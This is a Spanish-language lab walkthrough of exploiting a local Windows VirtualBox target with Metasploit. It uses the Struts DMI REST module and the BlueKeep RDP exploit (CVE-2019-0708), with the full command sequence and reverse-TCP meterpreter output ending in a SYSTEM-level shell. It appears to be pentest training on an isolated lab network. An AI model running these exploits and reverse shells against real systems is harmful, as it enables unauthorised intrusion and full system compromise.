msf6 exploit(multi/http/struts_dmi_rest_exec) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/http/struts_dmi_rest_exec) > run

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.102:8282 - Uploading exploit to QzzOMr.jar, and executing it.
[*] Sending stage (57971 bytes) to 192.168.56.102
[*] Meterpreter session 5 opened (192.168.56.103:4444 -> 192.168.56.102:49817) at 2024-03-03 11:59:49 -0500
```

```
meterpreter > dir
Listing: C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33

Mode                Size      Type      Last modified      Name
-----
100776/rwxrwxrwx-   58068   fil      2016-03-18 23:32:54 -0400  LICENSE
100776/rwxrwxrwx-   1489    fil      2016-03-18 23:32:54 -0400  NOTICE
100776/rwxrwxrwx-   5264    fil      2024-03-03 11:59:12 -0500  QzzOMr.jar
100776/rwxrwxrwx-   6911    fil      2016-03-18 23:32:54 -0400  RELEASE-NOTES
100776/rwxrwxrwx-  16671   fil      2016-03-18 23:32:54 -0400  RUNNING.txt
040776/rwxrwxrwx-   8192    dir      2016-03-18 23:32:56 -0400  bin
040776/rwxrwxrwx-   4096    dir      2023-03-19 05:26:16 -0400  conf
040776/rwxrwxrwx-   8192    dir      2016-03-18 23:32:54 -0400  lib
040776/rwxrwxrwx-  40960   dir      2024-03-03 11:17:57 -0500  logs
040776/rwxrwxrwx-  12288   dir      2024-03-03 11:18:03 -0500  temp
040776/rwxrwxrwx-   4096    dir      2023-03-19 05:44:25 -0400  webapps
040776/rwxrwxrwx-    0       dir      2016-03-18 23:31:58 -0400  work

meterpreter > pwd
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33
meterpreter > █
```

CRITICAL 9.8 - Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)

Buscamos si hay algún modulo para BlueKeep.

```
msf6 > search bluekeep

Matching Modules
=====

#  Name                                     Disclosure Date  Rank
-  -                                     -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14      normal
Yes CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
1  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14      manual
Yes CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
```

El exploit es manual, va a requerir que nosotros hagamos algún cambio al código fuente del exploit.

```
msf6 > use 1
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

  Name           Current Setting  Required  Description
  --           -
  RDP_CLIENT_IP  192.168.0.100   yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME ethdev           no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN     no              The client domain name to report during connect
  RDP_USER       no              The username to report during connect, UNSET = random
  RHOSTS         yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         3389            yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  --           -
  EXITFUNC       thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT          4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic targeting via fingerprinting
```

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:
=====

  Id  Name
  --  ---
=>  0  Automatic targeting via fingerprinting
    1  Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
    2  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
    3  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
    4  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
    5  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
    6  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
    7  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
    8  Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set target 2
target => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) >

```

No me funcionaba, y he mirado en info y hay que cambiar una cosilla en el Windows. Podríamos cambiarlo de otra manera, pero para simplificarlo, lo voy a cambiar directamente en la máquina Windows.

Payload information:
Space: 952

Description:
The RDP termdd.sys driver improperly handles binds to internal-only channel MS_T120, allowing a malformed Disconnect Provider Indication message to cause use-after-free. With a controllable data/size remote nonpaged pool spray, an indirect call gadget of the freed channel is used to achieve arbitrary code execution.


Windows 7 SP1 and Windows Server 2008 R2 are the only currently supported targets.

Windows 7 SP1 should be exploitable in its default configuration, assuming your target selection is correctly matched to the system's memory layout.

HKLM\SYSTEM\CurrentControlSet\Control\TerminalServer\Winstations\RDP-Tcp\fdDisableCam*needs* to be set to 0 for exploitation to succeed against Windows Server 2008 R2. This is a non-standard configuration for normal servers, and the target will crash if the aforementioned Registry key is not set!

If the target is crashing regardless, you will likely need to determine the non-paged pool base in kernel memory and set it as the GROOMBASE option.

Lo cambiaremos a 0



Nos da el siguiente error.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[-] 192.168.56.102:3389 - Exploit failed: undefined method `each_module' for [["x64/simple", Msf::Modules::Nop_X64_Simple::MetasploitModule]]:Array
Did you mean? each_slice
[*] Exploit completed, but no session was created.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
```

Vamos a intentar arreglarlo siguiendo la siguiente página:

<https://github.com/rapid7/metasploit-framework/issues/18822>

El upgrade ha estado como 20min, quien sabe si algunos de los intentos que he hecho anteriormente no han funcionado por culpa de esto.

Enseño las opciones.

```
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):
```

Name	Current Setting	Required	Description
RDP_CLIENT_IP	192.168.0.100	yes	The client IPv4 address to report during connect
RDP_CLIENT_NAME	ethdev	no	The client computer name to report during connect, UNSET = random
RDP_DOMAIN		no	The client domain name to report during connect
RDP_USER		no	The username to report during connect, UNSET = random
RHOSTS	192.168.56.102	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	3389	yes	The target port (TCP)

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.103	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
2	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)

Nos dice que ha entrado en zona de peligro, esto se basa en inyectar código de manera que va a cambiar el flujo de ejecución de este programa, para que en lugar de ejecutar el código legítimo de la aplicación, ejecutar el código inyectado.

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
```

```
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.102:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.102:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.56.102:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.56.102:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.102:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.56.102:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.56.102:3389 - | Entering Danger Zone |
[*] 192.168.56.102:3389 - Surfing channels ...
[*] 192.168.56.102:3389 - Lobbing eggs ...
[*] 192.168.56.102:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.56.102:3389 - | Leaving Danger Zone |
[*] Sending stage (201798 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.103:4444 → 192.168.56.102:49273) at 2024-03-06 06:52:37 -0500
```


```
meterpreter > █
```

Somos administrador máximo de este sistema, como podemos observar en getuid en la captura.

```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\users\Administrator\Desktop
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    282     fil      2024-03-03 11:18:23 -0500  desktop.ini

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd ..
meterpreter > cd ..
meterpreter > cd vagrant\\
meterpreter > ls
Listing: C:\users\vagrant
=====
Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    288     fil      2024-03-06 05:23:59 -0500  .bash_history
040777/rwxrwxrwx     0     dir      2023-03-19 05:35:24 -0400  .bundle
040777/rwxrwxrwx     0     dir      2023-03-19 05:29:52 -0400  .gem
100666/rw-rw-rw-    114     fil      2023-03-19 05:10:57 -0400  .gemrc
040777/rwxrwxrwx     0     dir      2023-03-19 05:18:44 -0400  .ssh
100666/rw-rw-rw-     5     fil      2023-03-19 05:10:39 -0400  .vbox_version
040777/rwxrwxrwx     0     dir      2023-03-19 05:05:39 -0400  AppData
040777/rwxrwxrwx     0     dir      2023-03-19 05:05:39 -0400  Application Data
040555/r-xr-xr-x     0     dir      2023-03-19 05:06:11 -0400  Contacts
040777/rwxrwxrwx     0     dir      2023-03-19 05:05:39 -0400  Cookies
040555/r-xr-xr-x     0     dir      2024-03-06 05:21:23 -0500  Desktop
040555/r-xr-xr-x    4096     dir      2023-03-19 05:19:03 -0400  Documents
040555/r-xr-xr-x     0     dir      2023-03-19 05:06:11 -0400  Downloads
040555/r-xr-xr-x     0     dir      2023-03-19 05:06:11 -0400  Favorites
```

He creado un archivo en el Windows.



Aquí dejo una prueba.

```
meterpreter > cd Desktop\\  
meterpreter > ls  
Listing: C:\users\vagrant\Desktop  


| Mode             | Size  | Type | Last modified             | Name                     |
|------------------|-------|------|---------------------------|--------------------------|
| 100666/rw-rw-rw- | 13    | fil  | 2024-03-06 06:58:56 -0500 | Hola.txt                 |
| 100666/rw-rw-rw- | 1717  | fil  | 2023-03-19 05:42:07 -0400 | Start DesktopCentral.lnk |
| 100777/rwxrwxrwx | 73802 | fil  | 2024-03-06 05:21:23 -0500 | adduser.exe              |
| 100666/rw-rw-rw- | 282   | fil  | 2023-03-19 05:06:11 -0400 | desktop.ini              |

  
meterpreter > cat Hola.txt  
Hola caracola  
meterpreter > █
```

Ahora mismo tendríamos totalmente comprometido el sistema, ya que tenemos una shell meterpreter con privilegios máximos.